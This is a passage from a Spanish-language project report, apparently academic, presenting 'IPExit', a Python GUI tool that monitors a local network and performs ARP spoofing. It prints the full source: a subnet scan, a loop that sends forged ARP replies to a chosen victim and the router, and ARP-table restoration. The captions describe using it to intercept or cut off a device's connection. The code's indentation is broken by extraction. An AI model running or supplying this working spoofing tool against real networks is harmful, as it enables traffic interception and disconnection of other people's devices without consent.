    de la aplicación.
    """
    def __init__(self, root):
        # --- Constructor de la Clase: Inicialización de variables ---
        self.ventana = root # La ventana principal de tkinter

        # Las Variables para almacenar información de la red local.
        self.ip_usuario = self._obtener_ip_propia()
        self.mac_usuario = self._obtener_mac_propia()
        self.ip_puerta_enlace = self._obtener_puerta_enlace()

        # Las Banderas y hilos para controlar los procesos en segundo
        # plano.
        self.ataque_en_curso = False # ¿Hay un ataque de ARP spoofing
        # activo?
        self.hilo_ataque = None # El Hilo que ejecutará el ataque.
        self.escaneo_en_curso = False # ¿Se está escaneando la red?
        self.hilo_escaneo = None # El Hilo para el monitor de red.

        # Los Conjuntos (sets) para gestionar los dispositivos
        # encontrados en la red.
        self.dispositivos_conocidos = set() # Se Guarda todas las
        # IPs detectadas.
        self.dispositivos_de_confianza = set() # Los IPs que el usuario
```

```
ha marcado como seguras.
    self.nombres_dispositivos = {}          # El Diccionario para
guardar nombres personalizados {ip: nombre}.

    # --- La Configuración Inicial ---
    self._configurar_gui() # Se llama a la función que crea los
elementos visuales.

    # La Verificación de que se pudo obtener la información de red
esencial.
    if not self.ip_puerta_enlace:
        messagebox.showerror("Error de Red", "No se pudo obtener la
puerta de enlace. La aplicación no puede continuar.")
        self.ventana.destroy() # Se cierra la app si no hay puerta de
enlace.
    else:
        self.iniciar_escaneo() # Si todo está bien, comienza a
monitorear la red.
        # Define qué hacer cuando el usuario cierra la ventana (el
botón "X").
        self.ventana.protocol("WM_DELETE_WINDOW", self.al_cerrar)

    def _obtener_ip_propia(self):
        """
        Se Obtiene la dirección IP local principal de la máquina
ejecutando un comando de sistema.
        Es más robusto que otros métodos que pueden devolver la IP de
loopback (127.0.0.1).
        """
        try:
            # ElComando para Linux/macOS que muestra las IPs, filtra las
locales y extrae la primera.
            comando = "ip addr show | grep 'inet ' | grep -v '127.0.0.1'
| awk '{print $2}' | cut -d/ -f1"
            proceso = subprocess.run(comando, shell=True,
capture_output=True, text=True)
            # se Devuelve la primera IP encontrada, o un mensaje de error
si no hay ninguna.
            return proceso.stdout.strip().split('\n')[0] if
proceso.stdout else "No encontrada"
        except Exception:
            return "No encontrada"

    def _obtener_mac_propia(self):
        """
        SE Obtiene la dirección MAC de la máquina utilizando la librería
uuid.
        """
        mac_num = uuid.getnode() # Se Obtiene la MAC como un número.
        # Se Formatea el número a una cadena hexadecimal legible (ej:
00:1a:2b:3c:4d:5e).
```

```
mac_hex = '{:012x}'.format(mac_num)
return ':'.join(mac_hex[i:i+2] for i in range(0, 12, 2))

def _obtener_puerta_enlace(self):
    """
    Se Obtiene la IP de la puerta de enlace (router) ejecutando un
    comando de sistema.
    """
    try:
        # El Comando para Linux/macOS que busca la ruta por defecto y
        # extrae la IP del router.
        comando = "ip route | grep default | awk '{print $3}'"
        proceso = subprocess.run(comando, shell=True,
        capture_output=True, text=True)
        return proceso.stdout.strip()
    except Exception:
        return None # LE Devuelve None si falla.

def _obtener_mac_remota(self, ip):
    """
    Se Obtiene la dirección MAC de cualquier dispositivo en la red a
    partir de su IP.
    Usa Scapy para enviar una solicitud ARP ("¿Quién tiene esta IP?")
    y espera la respuesta.
    """
    try:
        # Se crea un paquete ARP preguntando por la IP `ip`.
        # El destino de la capa Ethernet (dst) es ff:ff:ff:ff:ff:ff,
        # que es la dirección de broadcast (para todos en la red).
        paquete_arp = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip)
        # El srp() envía y recibe paquetes. Timeout de 2 segundos.
        verbose=0 para no mostrar logs de scapy.
        respuestas, _ = srp(paquete_arp, timeout=2, verbose=0)
        if respuestas:
            # Si hay respuesta, devuelve la MAC (hardware source) del
            # primer paquete respondido.
            return respuestas[0][1].hwsrc
        except Exception as e:
            self.log_error(f"Error al obtener MAC de {ip}: {e}")
            return None # Devuelve None si no hay respuesta o hay un error.

def _escanear_red(self):
    """
    Se Escanea toda la subred local (ej. 192.168.1.0/24) para
    descubrir dispositivos activos.
    Funciona de forma similar a `_obtener_mac_remota`, pero para todo
    un rango de IPs.
    """
    # Se Define el rango de IPs a escanear. "/24" es una máscara de
    # subred común para redes domésticas.
    rango_ip = self.ip_puerta_enlace + "/24"
```

```
try:
    paquete_arp = Ether(dst="ff:ff:ff:ff:ff:ff") /
    ARP(pdst=rango_ip)
    respuestas, _ = srp(paquete_arp, timeout=2, verbose=0)
    # Se Crea un conjunto con todas las IPs (protocol source) que
    respondieron.
    dispositivos = {recibido.psrc for _, recibido in respuestas}
    return dispositivos
except Exception as e:
    self.log_error(f"Error durante el escaneo: {e}")
    return set() # Devuelve un conjunto vacío si hay un error.

def _monitor_de_red_loop(self):
    """
    El Bucle principal para el monitoreo de la red. Se ejecuta en un
    hilo separado.
    Se Escanea la red periódicamente y actualiza la lista de
    dispositivos si encuentra nuevos.
    """
    # El Primer escaneo al iniciar.
    self.dispositivos_conocidos = self._escanear_red()
    # `after(0, ...)` pide a tkinter que ejecute la función en el
    hilo principal lo antes posible.
    # Es necesario para actualizar la GUI de forma segura desde un
    hilo secundario.
    self.ventana.after(0, self.actualizar_display_dispositivos)

    # El Bucle que se ejecuta mientras el escaneo esté activo.
    while self.escaneo_en_curso:
        time.sleep(15) # Espera 15 segundos antes del siguiente
        escaneo.
        dispositivos_actuales = self._escanear_red()
        # Se Comprueba si el conjunto de dispositivos actuales no es
        un subconjunto de los ya conocidos.
        # Esto significa que ha aparecido al menos un dispositivo
        nuevo.
        if not
        dispositivos_actuales.issubset(self.dispositivos_conocidos):
            self.dispositivos_conocidos.update(dispositivos_actuales)
        # Se Añade los nuevos a la lista.
        self.ventana.after(0,
        self.actualizar_display_dispositivos) # Actualiza la GUI.

    def marcar_como_confianza(self):
        """
        La Función que se ejecuta al pulsar el botón "Marcar como
        Confianza".
        Se Añade una IP a la lista de confianza y, opcionalmente, le
        asigna un nombre.
        """
        ip_a_confiar = self.entrada_confianza_ip.get()
```

```
nombre_dispositivo = self.entrada_confianza_nombre.get() #
Obtiene el nombre del campo de texto.

if ip_a_confiar in self.dispositivos_conocidos:
    self.dispositivos_de_confianza.add(ip_a_confiar)

    # Si el usuario escribió un nombre, lo guardamos en el
diccionario.
    if nombre_dispositivo:
        self.nombres_dispositivos[ip_a_confiar] =
nombre_dispositivo

    # Se Limpia los campos de entrada después de agregar.
    self.entrada_confianza_ip.delete(0, tk.END)
    self.entrada_confianza_nombre.delete(0, tk.END)
    self.actualizar_display_dispositivos() # Refresca la pantalla
para mostrar el cambio.
else:
    messagebox.showwarning("IP no encontrada", "La IP ingresada
no está en la lista de dispositivos detectados.")

def actualizar_display_dispositivos(self):
    """
    Se Refresca el área de texto principal para mostrar la lista
actualizada de dispositivos,
separados en "Mi Dispositivo", "Confianza" y "Desconocidos".
Muestra los nombres personalizados.
    """
    self.widget_salida.config(state=tk.NORMAL) # Habilita la
escritura en el widget.
    self.widget_salida.delete(1.0, tk.END) # Borra todo el
contenido anterior.

    # --- Sección "Mi Dispositivo" ---
    self.widget_salida.insert(tk.END, "--- Mi Dispositivo ---\n")
    self.widget_salida.insert(tk.END, f" IP del Usuario:
{self.ip_usuario}\n")
    self.widget_salida.insert(tk.END, f" MAC del Usuario:
{self.mac_usuario}\n")
    self.widget_salida.insert(tk.END, f" Puerta de Enlace:
{self.ip_puerta_enlace}\n\n")

    # --- Sección "Dispositivos de Confianza" ---
    self.widget_salida.insert(tk.END, "--- Dispositivos de Confianza
---\n")
    if self.dispositivos_de_confianza:
        for ip in sorted(list(self.dispositivos_de_confianza)):
            # Se Busca si la IP tiene un nombre guardado en el
diccionario.
            nombre = self.nombres_dispositivos.get(ip)
            if nombre:
```

```
        # Si tiene nombre, lo muestra.
        self.widget_salida.insert(tk.END, f" {nombre}:
{ip}\n")
    else:
        # Si no, solo muestra la IP.
        self.widget_salida.insert(tk.END, f" {ip}\n")
    else:
        self.widget_salida.insert(tk.END, " (Ninguno)\n")
        self.widget_salida.insert(tk.END, "\n")

    # --- Sección "Dispositivos Desconocidos" ---
    # Calcula los desconocidos: todos - confianza - mi_ip - router_ip
    desconocidos = self.dispositivos_conocidos -
self.dispositivos_de_confianza - {self.ip_usuario, self.ip_puerta_enlace}
    self.widget_salida.insert(tk.END, "--- Dispositivos Desconocidos
---\n")
    if desconocidos:
        for ip in sorted(list(desconocidos)):
            self.widget_salida.insert(tk.END, f" {ip}\n")
    else:
        self.widget_salida.insert(tk.END, " (Ninguno)\n")

    self.widget_salida.config(state=tk.DISABLED) # Deshabilita la
escritura para el usuario.
    self.widget_salida.see(tk.END) # Hace scroll automático hasta el
final.

    def _configurar_gui(self):
        """
        Se Crea y organiza todos los widgets (botones, etiquetas, campos
de texto) en la ventana.
        """
        self.ventana.title("IPExit - Monitor de Red y ARP Spoofer")
        self.ventana.geometry("500x550")

        # --- Frame (contenedor) para los controles del ataque ---
        frame_ataque = tk.Frame(self.ventana)
        frame_ataque.pack(pady=5, padx=10, fill=tk.X)
        tk.Label(frame_ataque, text="IP Objetivo para
Spoofing:").pack(side=tk.LEFT)
        self.entrada_ip = tk.Entry(frame_ataque)
        self.entrada_ip.pack(side=tk.LEFT, padx=5, expand=True,
fill=tk.X)
        self.boton_iniciar = tk.Button(frame_ataque, text="Iniciar",
command=self.iniciar_ataque)
        self.boton_iniciar.pack(side=tk.LEFT, padx=5)
        self.boton_detener = tk.Button(frame_ataque, text="Detener",
command=self.detener_ataque, state=tk.DISABLED)
        self.boton_detener.pack(side=tk.LEFT)

        # --- Frame (contenedor) para marcar dispositivos de confianza
```

```
---  
  
    frame_confianza = tk.Frame(self.ventana)  
    frame_confianza.pack(pady=5, padx=10, fill=tk.X)  
  
    # Sub-frame para la IP a confiar  
    sub_frame_ip = tk.Frame(frame_confianza)  
    sub_frame_ip.pack(fill=tk.X)  
    tk.Label(sub_frame_ip, text="IP a Confiar:").pack(side=tk.LEFT,  
anchor='w')  
    self.entrada_confianza_ip = tk.Entry(sub_frame_ip)  
    self.entrada_confianza_ip.pack(side=tk.LEFT, padx=18,  
expand=True, fill=tk.X)  
  
    # Sub-frame para el nombre opcional  
    sub_frame_nombre = tk.Frame(frame_confianza)  
    sub_frame_nombre.pack(fill=tk.X, pady=2)  
    tk.Label(sub_frame_nombre, text="Nombre  
(Opcional):").pack(side=tk.LEFT, anchor='w')  
    self.entrada_confianza_nombre = tk.Entry(sub_frame_nombre)  
    self.entrada_confianza_nombre.pack(side=tk.LEFT, padx=5,  
expand=True, fill=tk.X)  
  
    self.boton_confianza = tk.Button(frame_confianza, text="Marcar  
como Confianza", command=self.marcar_como_confianza)  
    self.boton_confianza.pack(pady=5)  
  
    # --- Ek Área de texto principal con scroll ---  
    self.widget_salida = scrolledtext.ScrolledText(self.ventana,  
height=15)  
    self.widget_salida.pack(pady=10, padx=10, fill=tk.BOTH,  
expand=True)  
    self.widget_salida.config(state=tk.DISABLED) # El usuario no  
puede escribir aquí directamente.  
  
    def iniciar_escaneo(self):  
        """ Se Inicia el hilo de monitoreo de red. """  
        self.escaneo_en_curso = True  
        # Se crea un hilo que ejecutará `_monitor_de_red_loop`.  
        `daemon=True` hace que el hilo se cierre si el programa principal  
termina.  
        self.hilo_escaneo =  
threading.Thread(target=self._monitor_de_red_loop, daemon=True)  
        self.hilo_escaneo.start()  
  
    def detener_escaneo(self):  
        """ Detiene el hilo de monitoreo de red. """  
        self.escaneo_en_curso = False  
        if self.hilo_escaneo:  
            self.hilo_escaneo.join(timeout=1) # Espera un máximo de 1  
segundo a que el hilo termine.
```

```
def al_cerrar(self):
    """
    Función que se llama al cerrar la ventana. Se asegura de detener
    todos los procesos
    en segundo plano y restaurar la red antes de cerrar la
    aplicación.
    """
    self.detener_ataque()
    self.detener_escaneo()
    self.ventana.destroy()

def _spoof_loop(self, ip_objetivo, mac_objetivo):
    """
    El corazón del ataque ARP spoofing. Envía paquetes falsificados
    continuamente.
    Se ejecuta en un hilo separado para no bloquear la GUI.
    """
    # El Paquete para la víctima: le dice que la IP del router
    (`psrc`) está en nuestra MAC.
    paquete_victima = ARP(op=2, pdst=ip_objetivo, hwdst=mac_objetivo,
    psrc=self.ip_puerta_enlace)
    # El Paquete para el router: le dice que la IP de la víctima
    (`psrc`) está en nuestra MAC.
    paquete_router = ARP(op=2, pdst=self.ip_puerta_enlace,
    hwdst=self._obtener_mac_remota(self.ip_puerta_enlace), psrc=ip_objetivo)

    self.log_ataque(f"Iniciando bucle de spoofing contra
    {ip_objetivo}...")
    while self.ataque_en_curso:
        send(paquete_victima, verbose=0)
        send(paquete_router, verbose=0)
        time.sleep(2) # Pausa de 2 segundos entre cada envío.
    self.log_ataque("Bucle de spoofing detenido.")

def _restaurar_arp(self, ip_objetivo, mac_objetivo):
    """
    Se Restaura las tablas ARP de la víctima y el router a su estado
    original,
    enviando paquetes con las direcciones MAC correctas.
    """
    self.log_ataque("Restaurando tablas ARP...")
    mac_puerta_enlace =
    self._obtener_mac_remota(self.ip_puerta_enlace)
    if mac_objetivo and mac_puerta_enlace:
        # Paquete para la víctima con la MAC correcta del router.
        paquete_victima = ARP(op=2, pdst=ip_objetivo,
        hwdst=mac_objetivo, psrc=self.ip_puerta_enlace, hwsrc=mac_puerta_enlace)
        # Paquete para el router con la MAC correcta de la víctima.
        paquete_router = ARP(op=2, pdst=self.ip_puerta_enlace,
        hwdst=mac_puerta_enlace, psrc=ip_objetivo, hwsrc=mac_objetivo)
        # Se envían varios paquetes para asegurar que la tabla ARP se
```



```
corrija.
        send(paquete_victima, count=5, verbose=0)
        send(paquete_router, count=5, verbose=0)
        self.log_ataque("Red restaurada exitosamente.")
    else:
        self.log_ataque("Error al restaurar: no se pudieron obtener
las MACs correctas.")

    def iniciar_ataque(self):
        """
        Se ejecuta al pulsar "Iniciar". Valida la IP objetivo, obtiene su
MAC y lanza el hilo de spoofing.
        """
        if self.ataque_en_curso: return # No hacer nada si ya hay un
ataque.
        ip_objetivo = self.entrada_ip.get()
        if not ip_objetivo:
            messagebox.showwarning("Entrada inválida", "Por favor,
ingrese una IP objetivo.")
            return

        self.log_ataque(f"Obteniendo MAC de {ip_objetivo}...")
        mac_objetivo = self._obtener_mac_remota(ip_objetivo)
        if not mac_objetivo:
            self.log_ataque(f"No se pudo encontrar la MAC para
{ip_objetivo}.")
            return

        self.log_ataque(f"MAC del objetivo encontrada: {mac_objetivo}")
        self.ataque_en_curso = True
        self.hilo_ataque = threading.Thread(target=self._spoof_loop,
args=(ip_objetivo, mac_objetivo), daemon=True)
        self.hilo_ataque.start()

        # Actualiza el estado de los botones.
        self.boton_iniciar.config(state=tk.DISABLED)
        self.boton_detener.config(state=tk.NORMAL)

    def detener_ataque(self):
        """
        Se ejecuta al pulsar "Detener". Para el bucle de spoofing y llama
a la función para restaurar la red.
        """
        if not self.ataque_en_curso: return
        self.log_ataque("Señal de detención enviada...")
        self.ataque_en_curso = False # Esto hará que el `while` en
`_spoof_loop` termine.
        if self.hilo_ataque: self.hilo_ataque.join(timeout=3) # Espera a
que el hilo termine.

        ip_objetivo = self.entrada_ip.get()
```

```
mac_objetivo = self._obtener_mac_remota(ip_objetivo)
if ip_objetivo and mac_objetivo:
    self._restaurar_arp(ip_objetivo, mac_objetivo)

# Se Actualiza el estado de los botones.
self.boton_iniciar.config(state=tk.NORMAL)
self.boton_detener.config(state=tk.DISABLED)


def log_error(self, mensaje):
    """ Función de ayuda para mostrar mensajes de ERROR en el área de
    texto. """
    self.widget_salida.config(state=tk.NORMAL)
    self.widget_salida.insert(tk.END, f"ERROR: {mensaje}\n")
    self.widget_salida.config(state=tk.DISABLED)
    self.widget_salida.see(tk.END)

def log_ataque(self, mensaje):
    """ Función de ayuda para mostrar mensajes de ATAQUE en el área
    de texto. """
    self.widget_salida.config(state=tk.NORMAL)
    self.widget_salida.insert(tk.END, f"ATAQUE: {mensaje}\n")
    self.widget_salida.config(state=tk.DISABLED)
    self.widget_salida.see(tk.END)

# --- Punto de Entrada de la Aplicación ---
if __name__ == "__main__":
    # Esta parte solo se ejecuta cuando el script se corre directamente.
    root = tk.Tk() # Crea la ventana principal.
    app = ArpSpoofingApp(root) # Crea una instancia de nuestra clase de
    aplicación.
    root.mainloop() # Inicia el bucle de eventos de tkinter,
    que mantiene la ventana abierta.
```

Figura 17


Estructura de Ficheros del Proyecto IPEEExit



Nota: La imagen muestra la organización final de los archivos y carpetas que componen el proyecto IPEEExit. Se aprecian los elementos clave de un proyecto de Python, como el código fuente principal (script.py), la lista de librerías necesarias (requirements.txt) y la carpeta del entorno virtual (venv). Además, la figura ilustra los componentes adicionales que se crearon para facilitar el lanzamiento de la aplicación: el script lanzador.sh, que automatiza los comandos de inicio, y el atajo de escritorio (ProgramaProyecto.desktop), que proporciona al usuario un método de ejecución gráfico y directo.

Figura 18

Interfaz Gráfica de Usuario (GUI) de la Herramienta IPEExit




Nota: La imagen muestra la ventana principal de la herramienta IPEExit, con sus áreas funcionales delimitadas por colores para mayor claridad. En la parte superior (recuadro rojo), se encuentran los controles de ataque, donde el usuario introduce la IP objetivo para el ARP Spoofing y utiliza los botones para iniciar o detener la operación. Justo debajo (recuadro verde), se ubica el panel de gestión de dispositivos, que permite ingresar una IP y un nombre opcional para clasificar un dispositivo como "de confianza"

mediante el botón correspondiente. Finalmente, el área de texto principal está dividida en dos secciones: la superior (recuadro azul) presenta información estática del propio usuario, como su IP y MAC, mientras que la inferior (recuadro rojo) muestra dinámicamente la lista de dispositivos detectados en la red, categorizados como “Desconocidos”.

Figura 19


Ejecución de un Ataque de ARP Spoofing



Nota: La imagen muestra los pasos que sigue el programa cuando el usuario decide bloquear la conexión de un dispositivo. Primero, se ve cómo el usuario ha escrito la dirección de un aparato (192.168.1.3), que encontró en la lista de 'Desconocidos', en la casilla superior, y ha presionado 'Iniciar'. A continuación, la caja de texto de abajo narra el proceso exitoso: el programa primero confirma que encontró la dirección física única del objetivo y luego avisa que ha comenzado a enviar los paquetes de engaño para interceptar su conexión a internet.

Figura 20

